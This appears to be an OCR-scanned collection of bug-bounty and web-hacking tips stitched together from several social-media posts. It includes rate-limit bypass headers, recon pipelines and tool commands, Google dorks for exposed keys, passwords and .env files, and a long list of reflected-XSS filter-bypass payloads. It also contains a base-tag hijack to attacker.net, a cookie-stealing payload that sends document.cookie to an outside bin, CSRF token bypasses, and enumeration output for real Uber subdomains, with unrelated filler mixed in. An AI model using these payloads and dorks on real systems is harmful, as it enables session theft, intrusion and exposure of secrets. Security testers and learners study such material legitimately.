
            param1=value1&param2=value2

NOTE: you can combine this method with the first method (changing request method)
5- use spical headrs to byapass rete limiting


    X-Originating-IP: 127.0.0.1
    X-Forwarded-For: 127.0.0.1
    X-Remote-IP: 127.0.0.1
    X-Remote-Addr: 127.0.0.1

SSRF TIP:


```
# Collect .js files

subfinder -d <domain> -silent -all | httpx | getJS -complete | tee -a <domain>.js

# Collect Endpoints

cat <domain>.js | linkJs -m endpoints | tee -a endpoints.txt

# Construct a wordlist

./wordlistgen endpoints.txt parameters.txt | tee -a wordlist

# Should be in the format

/endpoint/?url=FUZZ

Run FFUF against the domain and wordlist

I hope you enjoyed my tip.
```



target
Reverse WHois [whoxy.com]
ASN [bgp.he.net]
amass intel -asn 13452
accusations [crunchbase.com]
Root Domains
Subdomain Scraping
amass
amasss intel
amass enum
google
subfinder
github-subdomains.py [gwen]
shodan
shosubgo
Scanning Cloud Ranges
Link/js Discovery
LinkDiscovery
gospider
hakrawler
Bur Pro
searching-js-files
subDomainzer
subscraper
Subdomain Brutfrocing
tools
amass
amass enum -brute -d domain.com -src
amass enum -brute -d domain.com -w wordlist.txt -rf resolvers.txt
shuffleDNS
lists
Jhaddix all.txt
common-speak
Github Dorking
Dorking
github-search (by gwen)
Subdomains
Port Scanning
masscan
masscan -p1-65535 -iL SipFile --max-rate 1800 -oG $ outputFile.txt
dnmasscan
dnmasscan domains.txt dns.log -p80,443 -oG output.txt
nmap
Brutespray
Screenshots
HTTP Screenshot
Aquatone
Eyewitness
Takeovers
Can i takeover XYZ
Tools
nuclie
subover
Trial Version
XMind ZEN



@drok3r
Google Hacking Dorks
[*] Obtener directorios abiertos (index of)
intitle:"index of /" Parent Directory site:yoursitehere.com
[*] Busqueda por directorios de admin expuestos
intitle:"Index of /admin" site:yoursitehere.com
[*] Busqueda por directorios de contraseña expuestos
intitle:"Index of /password" site:yoursitehere.com



REFLECTED XSS APPROACH
Offline Tools
arjun for parameter discovery
Online Tools
https://domxsscanner.geeksta.net/
https://xsshunter.com/
Finding XSS
Reflected XSS
Submit a benign alphabetical string in each entry point.
Identify all locations where this string is reflected in the application's response.
Identify the syntactic context in which the reflected data appears.
Jump to exploitation side of this map, follow in top to bottom manner.
Identifying Reflections of User Input
Choose a unique string that doesn't appear anywhere in the application and includes only alphabetical characters, chances that won't be filtered.
Submit it as every parameter, one at a time, including GET, POST, query string and headers such as User-Agent
Monitor response for appearance of the string
Exploitation
Basic Approach
Insert normal payload for test
"><script>alert(document.domain)</script>
<svg/onload=alert(document.domain)>
Simple Attack Fails
Check for allowed and blocked characters and make custom payloads
*%32%3cscript%3ealert(document.domain)%3c/script%3e
%00"><script>alert(document.domain)</script>
When input string is sanitized, decoded, or otherwise modified
Probing defensive filters
The application has identified your attack and blocked your input
Customize the payload by removing that part which caused the error
The application has accepted your input but has performed some kind of sanitization or encoding on attack string
The application has truncated your attack string to some fixed max length input.
Creating Payload
If one tag has been blocked try the others
Use event handlers
<tag onxxxxxxx=alert(document.domain)>
Script Pseudo-Protocols
Dynamically evaluated styles
Bypassing Filters
Use a combination of upper and lowecase
Insert null byte [%00] at any position
Use invalid tag
<x onclick=alert(1) src=a>Click here</x>
Set <base> and later relative-path URLs will be resolved relative to it AKA base tag hijacking
<base href="http://attacker.net/badscripts/">
Insert space following the tag name
Replace the space with other characters or any junk
Add extra characters when there is no space
Insert null byte [%00] in attribute name
<img o[%00]nerror=alert(1) src=a>
Attack with no space
<img/onload="alert(1)"src=a>
Use attribute delimeters
<img src=`a`onerror=alert(1)>
Insert HTML encoded characters
You can use decimal and hexadecimal format, add leading zeroes, omit trailing semicolon
<iframe src=javascript:alert(1)>
<img onerror=alert(1) src=a>
Tag Brackets
Some application performs URL decoding once or twice or as per their need
Some app frameworks translate unusual Unicode characters into their nearest ASCII equivalents, so double-angle quotation marks %u00AB and %u--BB work
<<img onerror=alert(1) src=a>>
Browser tolerate extra brackets
<<script>alert(1);//<</script>
Strange by firefox
<script<{alert(1)}/></script>
CharacterSet
UTF-7
+ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-
US-ASCII
1/4script3/4alert(1)1/4script3/4
UTF-16
Telling the browser character-type
Set it in the HTTP Content-Type header
an HTTP META tag
CHARSET parameter
XSS Polyglots
https://www.kitploit.com/2020/07/snowcrash-polyglot-payload-generator.html


- **Cross Site Request Forgery(CSRF)**
  - Change Request Method [GET => POST] or [POST => GET]
  - Remove Total Token Parameter
  - Remove The Token, And Give a Blank Parameter
  - Copy a Unused Valid Token , By Dropping The Request and Use That Token
  - Replace Value With Of A Same Length
  - Reverse Engineer The Token
  - Extract Token via HTML injection
  - Switch From Non-Form `Content-Type: application/json` or `Content-Type: application/x-url-encoded` To `Content-Type: form-multipart`


Top 5 Awesome Bug Bounty Google Dorks!
1. inurl:example.com intitle:"index of"
2. inurl:example.com intitle:"index of /" "*key.pem"
3. inurl:example.com ext:log
4. inurl:example.com intitle:index of ext:sql | xls | xml | json | csv
5. inurl:example.com "MYSQL_ROOT_PASSWORD:" ext:env OR ext:yml -git
Author: @JacksonHHax


ffufr()
{
ffuf -c -w /SecLists/Discovery/Web-Content/$1 -u http://$2/FUZZ -recursion
}
usage: "ffufr common.txt tesla.com"
1.Download SecLists wordlists - "https://github.com/danielmiessler/SecLists"
2.Install ffuf - "https://github.com/ffuf/ffuf"
3.Go to home directory (cd)
4.nano/vim .bashrc
5.Configure the function above to your Seclists Web-Content path.
6.save the .bashrc
7.run source .bashrc to update the changes made.
8. run "ffufr WORDLISTNAME.txt, DOMAIN.com"


"><svg onx=( ) onload=(location.href='<BIN>/?mycookies='+document['cookie'])( )>
// @trbughunters


* A Quick Way to open Anything on web *
Just type the following .new URl in your browser
⇒ repo.new - Create a new github repository
⇒ gist.new - Create a new Github gist
⇒ cal.new - Create a new Calendar event
⇒ link.new - Create a new Bitly link
⇒ story.new - Create a new github story
⇒ forms.new - Create a new Google form
⇒ docs.new - Create a new Google doc
⇒ sheets.new - Create a new Google sheet
⇒ slides.new - Create a new Google sheet
⇒ react.new - Create a new React sandbox
⇒ vue.new - Create a new Vue Sandbox
⇒ ng.new - Create a new Angular sandbox


chaos -silent -d uber.com | ./httpx -ip -cname
v1.0.2
projectdiscovery.io
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
https://accessibility.uber.com [34.98.127.226] [frontends-all.uber.com]
https://accounts.uber.com [104.36.195.150] [frontends-all.uber.com]
https://api.uber.com [104.36.195.151] [frontends.uber.com]
https://assets-share.uber.com [13.35.13.16] [dgjfjug4gwr33.cloudfront.net]
https://auth.uber.com [34.98.127.226] [frontends-all.uber.com]
https://azkaban.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://beacon.uber.com [104.36.195.150] [frontends-all.uber.com]
https://biz.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://blogcdn.uber.com [108.161.188.224] [uberblog.wpengine.netdna-cdn.com]
https://bliss-events.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://blackswan.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://bonjour.uber.com [104.36.195.150] [frontends-all.uber.com]
https://brand.uber.com [104.36.195.150] [frontends-primary.uber.com]
https://central.uber.com [34.98.127.226] [frontends-all.uber.com]
https://business.uber.com [104.36.195.151] [frontends.uber.com]
https://clients.uber.com [34.98.127.226] [frontends-all.uber.com]
https://cn-geo1.uber.com [35.201.81.34] [cn.cfe.uber.com]
https://cn-dca1.cfe.uber.com [35.201.81.34] [cn.cfe.uber.com]
